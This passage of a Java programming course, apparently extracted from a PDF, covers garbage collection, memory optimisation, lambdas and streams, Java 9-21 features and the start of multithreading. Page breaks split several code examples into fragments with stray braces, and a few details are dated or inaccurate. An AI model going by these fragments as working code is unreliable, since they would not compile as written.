3. **Compact Phase:** Move remaining objects together to reduce fragmentation

---

#### 3.3 Generational Garbage Collection

Java divides heap into generations based on object lifespan:

#### 1. Young Generation:

- Newly created objects
- Most objects die young
- Divided into:
  - Eden Space: Where new objects are created
  - Survivor Spaces (S0, S1): For objects that survived one GC

#### 2. Old Generation (Tenured):

- Long-lived objects
- Objects that survived many GC cycles

- Larger, GC happens less frequently

### 3. Permanent Generation/Metaspace (Java 8+):

- Class metadata
- Static variables
- String pool (moved to heap in Java 7+)

```
public class GenerationExample {
    public static void main(String[] args) {
        // These objects will be created in Eden space
        for (int i = 0; i < 1000; i++) {
            String temp = "Temporary" + i;
            // Most will be garbage collected quickly
        }

        // This object might survive and move to Old Generation
        String permanent = "I'll stick around";

        // Force garbage collection (not recommended in production)
        System.gc();

        System.out.println(permanent);
    }
}
```

### 3.4 Types of Garbage Collectors

1. **Serial GC:** Single-threaded, for small applications
2. **Parallel GC:** Multi-threaded, for better throughput
3. **CMS (Concurrent Mark Sweep):** Low-pause collector
4. **G1 GC (Garbage First):** Default in Java 9+, balanced performance
5. **ZGC/Shenandoah:** Ultra-low pause time collectors

### 4. **finalize()** Method (Deprecated)

```
public class FinalizeExample {
    @Override
    protected void finalize() throws Throwable {
        try {
            System.out.println("Object is being garbage collected");
            // Cleanup code here (not recommended)
        } finally {
            super.finalize();
        }
    }
}
```

```

public static void main(String[] args) {
    FinalizeExample obj = new FinalizeExample();
    obj = null;

    // Request garbage collection
    System.gc();

    // Wait to see finalize called
    try {
        Thread.sleep(1000);
    } catch (InterruptedException e) {
        e.printStackTrace();
    }
}
}

```

**Note:** `finalize()` is deprecated since Java 9. Use `try-with-resources` or explicit cleanup methods instead.

---

## 5. Memory Optimization Tips

### 5.1 Avoid Memory Leaks

```

import java.util.*;

public class MemoryLeakExample {
    // BAD: Static collection keeps growing
    private static List<String> cache = new ArrayList<>();

    public void addToCache(String item) {
        cache.add(item); // Memory leak! Never cleaned
    }

    // BETTER: Use weak references or limit size
    private static Map<String, String> betterCache =
        new LinkedHashMap<String, String>(100, 0.75f, true) {
            @Override
            protected boolean removeEldestEntry(Map.Entry eldest) {
                return size() > 100; // Limit size
            }
        };
}

```

### 5.2 Use Primitives When Possible

```

public class PrimitiveVsWrapper {
    public static void main(String[] args) {
        // BAD: Uses more memory
    }
}

```

```

Integer[] wrappers = new Integer[1000000];
for (int i = 0; i < wrappers.length; i++) {
    wrappers[i] = i; // Auto-boxing creates objects
}

// GOOD: Uses less memory
int[] primitives = new int[1000000];
for (int i = 0; i < primitives.length; i++) {
    primitives[i] = i; // No objects created
}
}
}

```

---

### 5.3 Close Resources

```

import java.io.*;

public class ResourceManagement {
    public void goodExample() {
        // Automatically closes resources
        try (BufferedReader reader = new BufferedReader(new
FileReader("file.txt"))) {
            String line = reader.readLine();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    public void badExample() throws IOException {
        BufferedReader reader = new BufferedReader(new FileReader("file.txt"));
        String line = reader.readLine();
        // Forgot to close! Memory leak
    }
}

```

---

### 5.4 Use StringBuilder for String Concatenation

```

public class StringOptimization {
    public static void main(String[] args) {
        // BAD: Creates many intermediate String objects
        String result = "";
        for (int i = 0; i < 1000; i++) {
            result += i; // Creates new String each time
        }

        // GOOD: Reuses same StringBuilder
        StringBuilder sb = new StringBuilder();

```

```

        for (int i = 0; i < 1000; i++) {
            sb.append(i);
        }
        String result2 = sb.toString();
    }
}

```

## 6. Monitoring Memory Usage

### 6.1 Runtime Class

```

public class MemoryMonitor {
    public static void main(String[] args) {
        Runtime runtime = Runtime.getRuntime();

        // Total memory allocated to JVM
        long totalMemory = runtime.totalMemory();

        // Free memory in JVM
        long freeMemory = runtime.freeMemory();

        // Maximum memory JVM can use
        long maxMemory = runtime.maxMemory();

        // Used memory
        long usedMemory = totalMemory - freeMemory;

        System.out.println("Total Memory: " + totalMemory / (1024 * 1024) + " MB");
        System.out.println("Free Memory: " + freeMemory / (1024 * 1024) + " MB");
        System.out.println("Used Memory: " + usedMemory / (1024 * 1024) + " MB");
        System.out.println("Max Memory: " + maxMemory / (1024 * 1024) + " MB");
    }
}

```

### 6.2 Triggering Garbage Collection

```

public class GCTrigger {
    public static void main(String[] args) {
        System.out.println("Before GC:");
        printMemory();

        // Create objects
        for (int i = 0; i < 10000; i++) {
            String temp = "String" + i;
        }
    }
}

```

```

System.out.println("\nAfter creating objects:");
printMemory();

// Suggest GC (not guaranteed to run)
System.gc();

// Wait a bit
try {
    Thread.sleep(100);
} catch (InterruptedException e) {
    e.printStackTrace();
}

System.out.println("\nAfter GC:");
printMemory();
}

private static void printMemory() {
    Runtime runtime = Runtime.getRuntime();
    long used = (runtime.totalMemory() - runtime.freeMemory()) / (1024 * 1024);
    System.out.println("Used Memory: " + used + " MB");
}
}

```

## 7. Common Memory Issues

### 7.1 OutOfMemoryError

```

import java.util.ArrayList;
import java.util.List;

public class OutOfMemoryDemo {
    public static void main(String[] args) {
        try {
            List<byte[]> list = new ArrayList<>();
            while (true) {
                // Keep allocating memory
                list.add(new byte[1024 * 1024]); // 1 MB each
            }
        } catch (OutOfMemoryError e) {
            System.out.println("Out of memory!");
            e.printStackTrace();
        }
    }
}

```

**Solution:** Increase heap size with `-Xmx` flag:

```
java -Xmx512m OutOfMemoryDemo
```

## 7.2 StackOverflowError

```
public class StackOverflowDemo {  
    public static void recursiveMethod() {  
        recursiveMethod(); // Infinite recursion  
    }  
  
    public static void main(String[] args) {  
        try {  
            recursiveMethod();  
        } catch (StackOverflowError e) {  
            System.out.println("Stack overflow!");  
            e.printStackTrace();  
        }  
    }  
}
```

**Solution:** Fix the recursion or increase stack size with `-Xss` flag.

## 8. Best Practices

1. **Let GC do its job** - Don't call `System.gc()` in production
2. **Use try-with-resources** - Automatically closes resources
3. **Avoid memory leaks** - Clear static collections, close connections
4. **Use primitives** - Instead of wrapper classes when possible
5. **Use StringBuilder** - For string concatenation in loops
6. **Limit object creation** - Reuse objects when appropriate
7. **Monitor memory** - Use profiling tools (VisualVM, JProfiler)
8. **Set appropriate heap size** - Based on application needs

## 9. Key Takeaways

- Java has automatic garbage collection
- Stack stores method calls and local variables
- Heap stores objects
- Objects become eligible for GC when unreachable
- Java uses generational GC (Young, Old, Metaspace)
- Avoid memory leaks by properly managing resources
- Use try-with-resources for automatic cleanup
- Monitor memory usage with Runtime class
- Don't call `System.gc()` in production code

## Module 2.9: Java 8+ Features (12 hours)

**Objective:** Master modern Java features that make code more concise, functional, and efficient.

### 1. Lambda Expressions

**Lambda** = Anonymous function (method without name)

#### 1.1 Syntax

```
// Traditional anonymous class
Runnable r1 = new Runnable() {
    @Override
    public void run() {
        System.out.println("Hello");
    }
};

// Lambda expression
Runnable r2 = () -> System.out.println("Hello");
```

#### Lambda Syntax:

```
(parameters) -> expression
(parameters) -> { statements; }

// Examples:
() -> System.out.println("No parameters")
(x) -> x * x
(x, y) -> x + y
(String s) -> { System.out.println(s); }
```

#### 1.2 Lambda Examples

```
import java.util.*;

public class LambdaDemo {
    public static void main(String[] args) {
        List<String> names = Arrays.asList("Alice", "Bob", "Charlie");

        // Old way
        Collections.sort(names, new Comparator<String>() {
            @Override
            public int compare(String s1, String s2) {
                return s1.compareTo(s2);
            }
        });
    }
}
```

```

});
```

```

// Lambda way
Collections.sort(names, (s1, s2) -> s1.compareTo(s2));
```

```

// Even shorter (method reference)
Collections.sort(names, String::compareTo);
```

```

// forEach with lambda
names.forEach(name -> System.out.println(name));
```

```

// Filter with lambda
names.stream()
    .filter(name -> name.startsWith("A"))
    .forEach(System.out::println);
}
```

```
}
```

## 2. Functional Interfaces

**Functional Interface** = Interface with exactly ONE abstract method.

### 2.1 @FunctionalInterface Annotation

```

@FunctionalInterface
interface Calculator {
    int calculate(int a, int b);

    // Can have default methods
    default void print() {
        System.out.println("Calculator");
    }

    // Can have static methods
    static void info() {
        System.out.println("Performs calculations");
    }
}

public class FunctionalInterfaceDemo {
    public static void main(String[] args) {
        // Lambda implements the abstract method
        Calculator add = (a, b) -> a + b;
        Calculator multiply = (a, b) -> a * b;

        System.out.println("Add: " + add.calculate(5, 3));      // 8
        System.out.println("Multiply: " + multiply.calculate(5, 3)); // 15
    }
}
```

## 2.2 Built-in Functional Interfaces

### java.util.function package:

#### 1. Predicate - Takes T, returns boolean

```
import java.util.function.Predicate;

Predicate<Integer> isEven = n -> n % 2 == 0;
System.out.println(isEven.test(4)); // true
System.out.println(isEven.test(5)); // false

// Chain predicates
Predicate<Integer> isPositive = n -> n > 0;
Predicate<Integer> isPositiveEven = isEven.and(isPositive);
System.out.println(isPositiveEven.test(4)); // true
```

#### 2. Function<T, R> - Takes T, returns R

```
import java.util.function.Function;

Function<String, Integer> strLength = s -> s.length();
System.out.println(strLength.apply("Hello")); // 5

Function<Integer, Integer> square = n -> n * n;
System.out.println(square.apply(5)); // 25
```

#### 3. Consumer - Takes T, returns nothing

```
import java.util.function.Consumer;

Consumer<String> printer = s -> System.out.println(s);
printer.accept("Hello"); // Hello

List<String> names = Arrays.asList("A", "B", "C");
names.forEach(printer); // A B C
```

#### 4. Supplier - Takes nothing, returns T

```
import java.util.function.Supplier;

Supplier<Double> randomValue = () -> Math.random();
System.out.println(randomValue.get()); // Random number

Supplier<String> greeting = () -> "Hello, World!";
System.out.println(greeting.get()); // Hello, World!
```

### 3. Method References (::)

**Method reference** = Shorthand for lambda that calls a method.

#### 3.1 Types of Method References

```
import java.util.*;  
  
public class MethodReferenceDemo {  
    public static void main(String[] args) {  
        List<String> names = Arrays.asList("Alice", "Bob", "Charlie");  
  
        // 1. Static method reference  
        // Lambda: x -> ClassName.staticMethod(x)  
        names.forEach(System.out::println); // System.out.println(x)  
  
        // 2. Instance method reference (specific object)  
        String prefix = "Name: ";  
        // Lambda: x -> prefix.concat(x)  
        names.stream().map(prefix::concat).forEach(System.out::println);  
  
        // 3. Instance method reference (arbitrary object)  
        // Lambda: (s1, s2) -> s1.compareToIgnoreCase(s2)  
        names.sort(String::compareToIgnoreCase);  
  
        // 4. Constructor reference  
        // Lambda: () -> new ArrayList<>()  
        Supplier<List<String>> listSupplier = ArrayList::new;  
        List<String> newList = listSupplier.get();  
    }  
}
```

### 4. Streams API

**Stream** = Sequence of elements supporting sequential and parallel aggregate operations.

**Real-World Analogy:** Stream is like an assembly line where each station performs an operation on items passing through.

#### 4.1 Creating Streams

```
import java.util.stream.*;  
import java.util.*;  
  
public class StreamCreation {  
    public static void main(String[] args) {  
        // From collection  
        List<String> list = Arrays.asList("a", "b", "c");
```

```

Stream<String> stream1 = list.stream();

// From array
String[] array = {"a", "b", "c"};
Stream<String> stream2 = Arrays.stream(array);

// Using Stream.of()
Stream<String> stream3 = Stream.of("a", "b", "c");

// Infinite stream
Stream<Integer> infiniteStream = Stream.iterate(0, n -> n + 1);

// Generate stream
Stream<Double> randomStream = Stream.generate(Math::random);

// Range
IntStream range = IntStream.range(1, 10); // 1 to 9
IntStream rangeClosed = IntStream.rangeClosed(1, 10); // 1 to 10
}

}

```

## 4.2 Intermediate Operations (Lazy)

### Return Stream, can be chained

```

import java.util.*;
import java.util.stream.*;

public class IntermediateOps {
    public static void main(String[] args) {
        List<Integer> numbers = Arrays.asList(1, 2, 3, 4, 5, 6, 7, 8, 9, 10);

        // filter - Keep elements matching predicate
        numbers.stream()
            .filter(n -> n % 2 == 0)
            .forEach(System.out::println); // 2, 4, 6, 8, 10

        // map - Transform elements
        numbers.stream()
            .map(n -> n * n)
            .forEach(System.out::println); // 1, 4, 9, 16, ...

        // distinct - Remove duplicates
        Arrays.asList(1, 2, 2, 3, 3, 3).stream()
            .distinct()
            .forEach(System.out::println); // 1, 2, 3

        // sorted - Sort elements
        Arrays.asList(5, 3, 1, 4, 2).stream()
            .sorted()
            .forEach(System.out::println); // 1, 2, 3, 4, 5
    }
}

```

```

// limit - Take first n elements
numbers.stream()
    .limit(5)
    .forEach(System.out::println); // 1, 2, 3, 4, 5

// skip - Skip first n elements
numbers.stream()
    .skip(5)
    .forEach(System.out::println); // 6, 7, 8, 9, 10

// peek - Perform action without modifying stream (for debugging)
numbers.stream()
    .peek(n -> System.out.println("Processing: " + n))
    .map(n -> n * 2)
    .forEach(System.out::println);
}

}

```

#### 4.3 Terminal Operations (Eager)

##### Execute pipeline, return result

```

import java.util.*;
import java.util.stream.*;

public class TerminalOps {
    public static void main(String[] args) {
        List<Integer> numbers = Arrays.asList(1, 2, 3, 4, 5);

        // forEach - Perform action on each element
        numbers.stream().forEach(System.out::println);

        // count - Count elements
        long count = numbers.stream().filter(n -> n > 3).count();
        System.out.println("Count: " + count); // 2

        // collect - Collect to collection
        List<Integer> evenNumbers = numbers.stream()
            .filter(n -> n % 2 == 0)
            .collect(Collectors.toList());

        // reduce - Reduce to single value
        int sum = numbers.stream().reduce(0, (a, b) -> a + b);
        System.out.println("Sum: " + sum); // 15

        Optional<Integer> max = numbers.stream().reduce(Integer::max);
        System.out.println("Max: " + max.get()); // 5

        // min/max
        Optional<Integer> min = numbers.stream().min(Integer::compareTo);
    }
}

```

```

Optional<Integer> max2 = numbers.stream().max(Integer::compareTo);

// anyMatch, allMatch, noneMatch
boolean hasEven = numbers.stream().anyMatch(n -> n % 2 == 0);
boolean allPositive = numbers.stream().allMatch(n -> n > 0);
boolean noneNegative = numbers.stream().noneMatch(n -> n < 0);

// findFirst, findAny
Optional<Integer> first = numbers.stream().findFirst();
Optional<Integer> any = numbers.stream().findAny();
}

}

```

#### 4.4 flatMap

##### Flatten nested structures

```

import java.util.*;
import java.util.stream.*;

public class FlatMapDemo {
    public static void main(String[] args) {
        List<List<Integer>> nestedList = Arrays.asList(
            Arrays.asList(1, 2, 3),
            Arrays.asList(4, 5, 6),
            Arrays.asList(7, 8, 9)
        );

        // Flatten: [[1,2,3], [4,5,6], [7,8,9]] -> [1,2,3,4,5,6,7,8,9]
        List<Integer> flatList = nestedList.stream()
            .flatMap(List::stream)
            .collect(Collectors.toList());

        System.out.println(flatList); // [1, 2, 3, 4, 5, 6, 7, 8, 9]

        // Practical example: Split sentences into words
        List<String> sentences = Arrays.asList(
            "Hello World",
            "Java Streams",
            "Are Powerful"
        );

        List<String> words = sentences.stream()
            .flatMap(sentence ->
                Arrays.stream(sentence.split(" "))
            )
            .collect(Collectors.toList());

        System.out.println(words); // [Hello, World, Java, Streams, Are,
Powerful]
    }
}

```

```
}
```

## 4.5 Collectors

```
import java.util.*;
import java.util.stream.*;

public class CollectorsDemo {
    public static void main(String[] args) {
        List<String> names = Arrays.asList("Alice", "Bob", "Charlie", "David",
"Eve");

        // toList
        List<String> list = names.stream().collect(Collectors.toList());

        // toSet
        Set<String> set = names.stream().collect(Collectors.toSet());

        // toMap
        Map<String, Integer> nameLength = names.stream()
            .collect(Collectors.toMap(name -> name, String::length));

        // joining
        String joined = names.stream().collect(Collectors.joining(", "));
        System.out.println(joined); // Alice, Bob, Charlie, David, Eve

        // groupingBy
        Map<Integer, List<String>> byLength = names.stream()
            .collect(Collectors.groupingBy(String::length));
        System.out.println(byLength); // {3=[Bob, Eve], 5=[Alice, David], 7=
[Charlie]}

        // partitioningBy
        Map<Boolean, List<String>> partitioned = names.stream()
            .collect(Collectors.partitioningBy(name -> name.length() > 4));
        System.out.println(partitioned); // {false=[Bob, Eve], true=[Alice,
Charlie, David]}

        // counting
        long count = names.stream().collect(Collectors.counting());

        // summarizing
        IntSummaryStatistics stats = names.stream()
            .collect(Collectors.summarizingInt(String::length));
        System.out.println("Average length: " + stats.getAverage());
    }
}
```

## 5. Optional Class

**Optional** = Container that may or may not contain a value (avoids null).

```
import java.util.Optional;

public class OptionalDemo {
    public static void main(String[] args) {
        // Creating Optional
        Optional<String> optional1 = Optional.of("Hello");
        Optional<String> optional2 = Optional.ofNullable(null);
        Optional<String> optional3 = Optional.empty();

        // Check if present
        if (optional1.isPresent()) {
            System.out.println(optional1.get()); // Hello
        }

        // ifPresent (Java 8)
        optional1.ifPresent(System.out::println); // Hello

        // orElse - Get value or default
        String value = optional2.orElse("Default");
        System.out.println(value); // Default

        // orElseGet - Get value or compute default
        String value2 = optional2.orElseGet(() -> "Computed Default");

        // orElseThrow - Get value or throw exception
        try {
            String value3 = optional2.orElseThrow(() -> new RuntimeException("No
value"));
        } catch (Exception e) {
            System.out.println(e.getMessage());
        }

        // map
        Optional<Integer> length = optional1.map(String::length);
        System.out.println(length.get()); // 5

        // filter
        Optional<String> filtered = optional1.filter(s -> s.length() > 3);
        System.out.println(filtered.get()); // Hello
    }

    // Good practice: Return Optional instead of null
    public Optional<String> findUserById(int id) {
        // ... database lookup
        if (id > 0) {
            return Optional.of("User" + id);
        }
        return Optional.empty();
    }
}
```

```
}
```

## 6. Date & Time API (java.time)

**Old API problems:** `Date` and `Calendar` are mutable, thread-unsafe, and confusing.

**New API (Java 8+):** Immutable, thread-safe, clear.

```
import java.time.*;
import java.time.format.DateTimeFormatter;

public class DateTimeDemo {
    public static void main(String[] args) {
        // Current date and time
        LocalDate today = LocalDate.now();
        LocalTime now = LocalTime.now();
        LocalDateTime nowDateTime = LocalDateTime.now();

        System.out.println("Today: " + today);           // 2024-12-06
        System.out.println("Now: " + now);                // 14:30:15.123
        System.out.println("DateTime: " + nowDateTime); // 2024-12-06T14:30:15.123

        // Create specific date
        LocalDate birthday = LocalDate.of(2000, Month.JANUARY, 15);
        LocalTime meeting = LocalTime.of(14, 30, 0);

        // Parse from string
        LocalDate date = LocalDate.parse("2024-12-06");
        LocalTime time = LocalTime.parse("14:30:00");

        // Formatting
        DateTimeFormatter formatter = DateTimeFormatter.ofPattern("dd-MM-yyyy");
        String formatted = today.format(formatter);
        System.out.println("Formatted: " + formatted); // 06-12-2024

        // Date arithmetic
        LocalDate tomorrow = today.plusDays(1);
        LocalDate nextWeek = today.plusWeeks(1);
        LocalDate nextMonth = today.plusMonths(1);
        LocalDate nextYear = today.plusYears(1);

        LocalDate yesterday = today.minusDays(1);

        // Time arithmetic
        LocalTime later = now.plusHours(2).plusMinutes(30);

        // Period (date-based)
        Period period = Period.between(birthday, today);
        System.out.println("Age: " + period.getYears() + " years");
    }
}
```

```

        // Duration (time-based)
        Duration duration = Duration.between(time, now);
        System.out.println("Hours: " + duration.toHours());

        // ZonedDateTime (with timezone)
        ZonedDateTime zonedNow = ZonedDateTime.now();
        ZonedDateTime nyTime = ZonedDateTime.now(ZoneId.of("America/New_York"));

        // Instant (timestamp)
        Instant timestamp = Instant.now();
        System.out.println("Timestamp: " + timestamp);
    }
}

```

## Practice Exercises

**Exercise 1:** Use streams to find all even numbers from a list and square them.

**Exercise 2:** Group list of strings by their length using Collectors.

**Exercise 3:** Calculate total age of all students using reduce.

**Exercise 4:** Create a method that returns Optional and handle the result properly.

## Key Takeaways

1. **Lambda** = Anonymous function, makes code concise
2. **Functional Interface** = Interface with one abstract method
3. **Method Reference** = Shorthand for lambda (::)
4. **Streams** = Pipeline for processing collections
5. **Intermediate ops** = filter, map, sorted (lazy)
6. **Terminal ops** = collect, reduce, forEach (eager)
7. **Optional** = Avoids null, safer code
8. **Date/Time API** = Immutable, thread-safe

## Module 2.10: Java 9-21 Modern Features (6 hours)

**Objective:** Learn cutting-edge Java features that improve code quality and developer productivity.

### 1. var Keyword (Java 10) - Local Variable Type Inference

```

public class VarDemo {
    public static void main(String[] args) {
        // Traditional
        String name = "Alice";
        List<String> names = new ArrayList<>();
    }
}

```

```

// With var (type inferred)
var name2 = "Alice"; // String
var names2 = new ArrayList<String>(); // ArrayList<String>
var number = 10; // int
var price = 19.99; // double

// Works with complex types
var map = new HashMap<String, List<Integer>>();

// ❌ Cannot use in these places:
// var x; // Must initialize
// var y = null; // Cannot infer from null
// Cannot use as: method parameters, return types, fields
}

}

```

**When to use:** When type is obvious from right side.

---

## 2. Switch Expressions (Java 14)

```

public class SwitchExpressions {
    public static void main(String[] args) {
        int day = 3;

        // Old switch (statement)
        String dayName;
        switch (day) {
            case 1:
                dayName = "Monday";
                break;
            case 2:
                dayName = "Tuesday";
                break;
            default:
                dayName = "Unknown";
        }

        // New switch (expression) - cleaner
        String dayName2 = switch (day) {
            case 1 -> "Monday";
            case 2 -> "Tuesday";
            case 3 -> "Wednesday";
            case 4 -> "Thursday";
            case 5 -> "Friday";
            case 6, 7 -> "Weekend";
            default -> "Unknown";
        };

        // With yield (for code blocks)
        String result = switch (day) {
            case 1, 2, 3, 4, 5 -> {

```

```

        System.out.println("Weekday");
        yield "Work day";
    }
    case 6, 7 -> {
        System.out.println("Weekend");
        yield "Rest day";
    }
    default -> "Invalid";
};

System.out.println(dayName2);
System.out.println(result);
}
}

```

### 3. Text Blocks (Java 15) - Multi-line Strings

```

public class TextBlocks {
    public static void main(String[] args) {
        // Old way (painful)
        String html = "<html>\n" +
                      "  <body>\n" +
                      "    <h1>Hello</h1>\n" +
                      "  </body>\n" +
                      "</html>";

        // New way (text blocks)
        String html2 = """
            <html>
                <body>
                    <h1>Hello</h1>
                </body>
            </html>
        """;

        // JSON example
        String json = """
            {
                "name": "Alice",
                "age": 25,
                "city": "NYC"
            }
        """;

        // SQL example
        String sql = """
            SELECT id, name, email
            FROM users
            WHERE age > 18
            ORDER BY name
        """;
    }
}

```

```

        System.out.println(html2);
        System.out.println(json);
    }
}

```

#### 4. Records (Java 16) - Immutable Data Classes

**Records** = Compact way to create immutable data carrier classes.

```

// Old way
class PersonOld {
    private final String name;
    private final int age;

    public PersonOld(String name, int age) {
        this.name = name;
        this.age = age;
    }

    public String getName() { return name; }
    public int getAge() { return age; }

    @Override
    public boolean equals(Object o) { /* ... */ }
    @Override
    public int hashCode() { /* ... */ }
    @Override
    public String toString() { /* ... */ }
}

// New way (Record) - compiler generates everything!
record Person(String name, int age) {}

public class RecordsDemo {
    public static void main(String[] args) {
        Person person = new Person("Alice", 25);

        // Auto-generated accessors
        System.out.println(person.name()); // Alice
        System.out.println(person.age()); // 25

        // Auto-generated toString()
        System.out.println(person); // Person[name=Alice, age=25]

        // Auto-generated equals()
        Person person2 = new Person("Alice", 25);
        System.out.println(person.equals(person2)); // true

        // Records are immutable
        // person.name = "Bob"; // ✗ Compile error
    }
}

```

```

    }

// Can add custom methods
record Student(String name, int age, double gpa) {
    // Compact constructor (validation)
    public Student {
        if (age < 0) {
            throw new IllegalArgumentException("Age cannot be negative");
        }
    }

    // Custom methods
    public boolean isHonorsStudent() {
        return gpa >= 3.5;
    }
}

```

**Use cases:** DTOs, API responses, configuration objects.

---

## 5. Sealed Classes (Java 17)

**Sealed classes** restrict which classes can extend/implement them.

```

// Only Dog, Cat, Bird can extend Animal
sealed class Animal permits Dog, Cat, Bird {}

final class Dog extends Animal {
    void bark() { System.out.println("Woof!"); }
}

final class Cat extends Animal {
    void meow() { System.out.println("Meow!"); }
}

// Can extend further if non-sealed
non-sealed class Bird extends Animal {}

class Parrot extends Bird {} // ✅ Allowed (Bird is non-sealed)

// class Fish extends Animal {} // ❌ Compile error! Not in permits list

public class SealedClassDemo {
    public static void main(String[] args) {
        Animal animal = new Dog();

        // Pattern matching with sealed classes
        String sound = switch (animal) {
            case Dog d -> "Woof";
            case Cat c -> "Meow";
            case Bird b -> "Tweet";
        }
    }
}

```

```

        // No default needed (compiler knows all cases)
    };

    System.out.println(sound);
}
}

```

## Benefits:

- Better API design
  - Compiler can verify exhaustiveness
  - More maintainable code
- 

## 6. Pattern Matching

### 6.1 Pattern Matching for instanceof (Java 16)

```

public class PatternMatching {
    public static void main(String[] args) {
        Object obj = "Hello";

        // Old way
        if (obj instanceof String) {
            String str = (String) obj; // Cast needed
            System.out.println(str.toUpperCase());
        }

        // New way (pattern matching)
        if (obj instanceof String str) { // Cast automatic!
            System.out.println(str.toUpperCase());
        }

        // More examples
        if (obj instanceof String s && s.length() > 5) {
            System.out.println("Long string: " + s);
        }
    }

    // Practical example
    static void printLength(Object obj) {
        if (obj instanceof String str) {
            System.out.println("String length: " + str.length());
        } else if (obj instanceof int[] arr) {
            System.out.println("Array length: " + arr.length);
        } else if (obj instanceof List<?> list) {
            System.out.println("List size: " + list.size());
        }
    }
}

```

## 6.2 Pattern Matching for switch (Java 21 Preview)

```
public class SwitchPatternMatching {  
    static String formatter(Object obj) {  
        return switch (obj) {  
            case Integer i -> String.format("int %d", i);  
            case Long l -> String.format("long %d", l);  
            case Double d -> String.format("double %f", d);  
            case String s -> String.format("String %s", s);  
            case null -> "null";  
            default -> obj.toString();  
        };  
    }  
  
    public static void main(String[] args) {  
        System.out.println(formatter(42));           // int 42  
        System.out.println(formatter(3.14));          // double 3.140000  
        System.out.println(formatter("Hello"));        // String Hello  
    }  
}
```

## 7. NullPointerException Improvements (Java 14)

**Helpful NPE messages** tell you exactly which variable was null.

```
public class HelpfulNPE {  
    public static void main(String[] args) {  
        String name = null;  
  
        // Old NPE message:  
        // Exception in thread "main" java.lang.NullPointerException  
  
        // New NPE message (Java 14+):  
        // Exception in thread "main" java.lang.NullPointerException:  
        // Cannot invoke "String.toUpperCase()" because "name" is null  
  
        System.out.println(name.toUpperCase());  
    }  
}
```

## 8. Virtual Threads (Java 21) - Lightweight Threads

**Virtual threads** are lightweight threads managed by JVM (not OS).

```
public class VirtualThreadsDemo {  
    public static void main(String[] args) throws InterruptedException {
```

```

// Traditional platform thread (heavyweight)
Thread platformThread = new Thread(() -> {
    System.out.println("Platform thread");
});
platformThread.start();

// Virtual thread (lightweight)
Thread virtualThread = Thread.startVirtualThread(() -> {
    System.out.println("Virtual thread");
});

// Create millions of virtual threads (impossible with platform threads)
for (int i = 0; i < 10_000; i++) {
    int taskId = i;
    Thread.startVirtualThread(() -> {
        System.out.println("Task " + taskId);
    });
}

Thread.sleep(2000); // Wait for completion
}
}

```

## Benefits:

- Can create millions of threads
- Low memory overhead
- Ideal for I/O-bound tasks

## 🎯 Key Takeaways

1. **var** - Type inference for local variables
2. **Switch expressions** - Return values, no break needed
3. **Text blocks** - Multi-line strings (""""")
4. **Records** - Immutable data classes
5. **Sealed classes** - Restrict inheritance
6. **Pattern matching** - Simplify instanceof
7. **Helpful NPE** - Better error messages
8. **Virtual threads** - Lightweight concurrency

## Module 2.11: Concurrency & Multithreading (8 hours)

**Objective:** Master concurrent programming to build scalable, high-performance applications.

### 1. Threads vs Processes

**Process** = Independent program with own memory space

**Thread** = Lightweight unit within a process, shares memory

## Real-World Analogy:

- **Process** = Separate restaurant (own kitchen, staff)
  - **Thread** = Waiter in restaurant (share same kitchen)
- 

## 2. Creating Threads

### 2.1 Extending Thread Class

```
class MyThread extends Thread {  
    @Override  
    public void run() {  
        for (int i = 0; i < 5; i++) {  
            System.out.println(Thread.currentThread().getName() + ":" + i);  
            try {  
                Thread.sleep(500);  
            } catch (InterruptedException e) {  
                e.printStackTrace();  
            }  
        }  
    }  
}  
  
public class ThreadDemo {  
    public static void main(String[] args) {  
        MyThread t1 = new MyThread();  
        MyThread t2 = new MyThread();  
  
        t1.start(); // Starts thread (calls run() in new thread)  
        t2.start();  
  
        // t1.run(); // ❌ Wrong! Calls run() in main thread  
    }  
}
```

### 2.2 Implementing Runnable Interface (Better)

```
class MyRunnable implements Runnable {  
    @Override  
    public void run() {  
        for (int i = 0; i < 5; i++) {  
            System.out.println(Thread.currentThread().getName() + ":" + i);  
        }  
    }  
}  
  
public class RunnableDemo {  
    public static void main(String[] args) {  
        Thread t1 = new Thread(new MyRunnable());
```

```


        Thread t2 = new Thread(new MyRunnable());

        t1.start();
        t2.start();

        // With lambda (Java 8+)
        Thread t3 = new Thread(() -> {
            for (int i = 0; i < 5; i++) {
                System.out.println("Lambda thread: " + i);
            }
        });
        t3.start();
    }
}

```

### 3. Thread Lifecycle & States



```

public class ThreadStates {
    public static void main(String[] args) throws InterruptedException {
        Thread thread = new Thread(() -> {
            try {
                Thread.sleep(2000);
            } catch (InterruptedException e) {
                e.printStackTrace();
            }
        });

        System.out.println("State: " + thread.getState()); // NEW

        thread.start();
        System.out.println("State: " + thread.getState()); // RUNNABLE

        Thread.sleep(100);
        System.out.println("State: " + thread.getState()); // TIMED_WAITING

        thread.join(); // Wait for thread to complete
        System.out.println("State: " + thread.getState()); // TERMINATED
    }
}

```

### 4. Synchronization

## Problem: Race Condition

```
class Counter {  
    private int count = 0;  
  
    public void increment() {  
        count++; // NOT atomic! (read, modify, write)  
    }  
  
    public int getCount() {  
        return count;  
    }  
}  
  
public class RaceCondition {  
    public static void main(String[] args) throws InterruptedException {  
        Counter counter = new Counter();  
  
        // Create 1000 threads, each increments 1000 times  
        Thread[] threads = new Thread[1000];  
        for (int i = 0; i < 1000; i++) {  
            threads[i] = new Thread(() -> {  
                for (int j = 0; j < 1000; j++) {  
                    counter.increment();  
                }  
            });  
            threads[i].start();  
        }  
  
        // Wait for all threads  
        for (Thread t : threads) {  
            t.join();  
        }  
  
        System.out.println("Count: " + counter.getCount());  
        // Expected: 1,000,000  
        // Actual: Less than 1,000,000 (race condition!)  
    }  
}
```

## Solution: Synchronized

```
class SynchronizedCounter {  
    private int count = 0;  
  
    public synchronized void increment() { // synchronized method  
        count++;  
    }  
  
    public int getCount() {  
        return count;  
    }  
}
```

```

    }

// Or synchronized block
class CounterWithBlock {
    private int count = 0;
    private Object lock = new Object();

    public void increment() {
        synchronized (lock) { // synchronized block
            count++;
        }
    }
}

```

## 5. volatile Keyword

**volatile** ensures visibility of changes across threads.

```

class VolatileDemo {
    private volatile boolean flag = false; // volatile ensures visibility

    public void writer() {
        flag = true; // Write visible to all threads immediately
    }

    public void reader() {
        while (!flag) {
            // Without volatile, this might loop forever
        }
